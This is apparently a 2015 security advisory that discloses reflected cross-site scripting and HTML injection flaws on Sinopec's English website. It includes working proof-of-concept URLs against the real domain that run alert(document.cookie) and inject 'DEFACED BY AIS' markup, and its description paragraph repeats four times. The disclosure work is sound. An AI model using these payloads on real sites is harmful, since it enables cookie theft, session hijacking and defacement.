
# Advanced Information Security

# Corporation





27/1/2015

# Advanced Information Security Corporation Security Advisory Report

# SINOPEC GROUP Multiple Vulnerabilities

Report Date	27/01/2015
Organization	Sinopec Group
Final Report	Nicholas Lemonias
Stakeholders	Republic of China / State Council

Services Affected: <a href="http://english.sinopec.com">http://english.sinopec.com</a>

**Threat Level: High** 

**Severity: High** 

**CVSS Severity Score: 7.0** 

Impact type: Complete confidentiality, integrity and availability violation.

#### **Vulnerability:**

(1) Filtration Bypass


(4) Unauthenticated Cross-Site Scripting Vulnerabilities / HTML Injections

#### **Vendor Overview**

Sinopec Group is Asia's largest oil refining and petrochemical enterprise, run by the State Council of the People's Republic of China. It is headquartered at Chaoyangmenwai, Beijing. Sinopec Group is the largest company in the world by revenue, exceeding 1 trillion Chinese yuan per year. [1][2]

## **Appendices**


#### Proof of Concept Image I – SINOPEC GROUP



#### Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

#### Proof of Concept Image 2 – SINOPEC GROUP



#### Proof of Concept 1:

 $\frac{\text{http://english.sinopec.com/investor\_center/share\_price/calendar.jsp?form=\%27\%22--}{\%3E\%3C/style\%3E\%3C/scRipt\%3E\%3CscRipt\%3Ealert\%28\%22AIS\%20Corporation\%22\%29\%3}{C/scRipt\%3E\&ip=startDate\&d=3}$ 

#### **Proof of Concept 2:**

http://english.sinopec.com/investor\_center/share\_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28document.cookie%29;%3C/scRipt%3E&ip=start Date&d=3

```
🧶 Source of: http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3Ch3%3EDEFACED%20BY%20A
<u>File Edit View Help</u>
  8 (head)
 9 <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
10 link rel=stylesheet href="/inc/calendar.css" style="text/css">
 11 <script language=JavaScript1.2 src="/inc/public.js"></script>
 12 \(\script \) language=JavaScript1.2 \(\script\)\(\script\)
 14 
       <a href="calendar.jsp?d=2015-01-09&form=""--></style></scRipt><h3>DEFACED BY AIS</h3>
         2015年2月
          <a href="calendar.jsp?d=2015-03-09&form='"--></style></scRipt><h3>DEFACED BY AIS</h3>&ip=
       <TD> □ </TD>
             <TD>--</TD>
```

#### Proof of Concept Image 3 – SINOPEC GROUP



#### DEFACED BY AIS

"); sl.addVariable("image","video.jpg"); sl.write("container");


#### Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

#### **Proof of Concept**

http://english.sinopec.com/download/video/player.jsp?path=%27%22--%3E%3C/SCRIPT%3E%3Ch3%3EDEFACED BY AIS%3C/h3%3E%3C/script%3E

#### Proof of Concept Image 4 – SINOPEC GROUP



#### Description


Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]


#### **Proof of Concept**

http://english.sinopec.com/investor\_center/share\_price/calendar.jsp?form=stock\_form&ip=%27%22-%3E%3C/style%3E%3Ch3%3EAIS%20WAS%20HERE



### Proof of Concept Image 5 – SINOPEC GROUP






#### Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

#### **Proof of Concept**

http://english.sinopec.com//investor\_center/share\_price/historyQuery.jsp?doSearch=true&d="'--></script><h3>AISWas

 $\frac{\text{Here}</\text{h}3>\& year start=3\& monthstart=3\& day start=3\& year end=3\& monthend=3\& day end=3\& range=3\& startDate=2000-10-19\& endDate=2015-01-21\& Submit2=search\& gid=1$ 



#### References

- [1] Sinopec Group (2015). SINOPEC Group | Our Company. [Online] Available at: <a href="http://english.sinopec.com/about\_sinopec/our\_company/20100328/8532.shtml">http://english.sinopec.com/about\_sinopec/our\_company/20100328/8532.shtml</a> [Last Accessed 27 Jan. 2015]
- [2] Wikipedia (2015). Sinopec / Wikipedia China Petroleum & Chemical Corporation. [Online] Available at: http://en.wikipedia.org/wiki/Sinopec [Last Accessed 27 Jan. 2015]
- [3] Microsoft (2015). *Microsoft Support | How to Prevent Cross-Site Scripting attacks* [Online] Available at: <a href="http://support.microsoft.com/kb/252985">http://support.microsoft.com/kb/252985</a> [Last Accessed 27 Jan. 2015]
- [4] OWASP Website. (2015). *Cross-Site Scripting (XSS)* [Online] Available at: https://www.owasp.org/index.php/Cross\_site\_scripting [Last Accessed 27 Jan. 2015]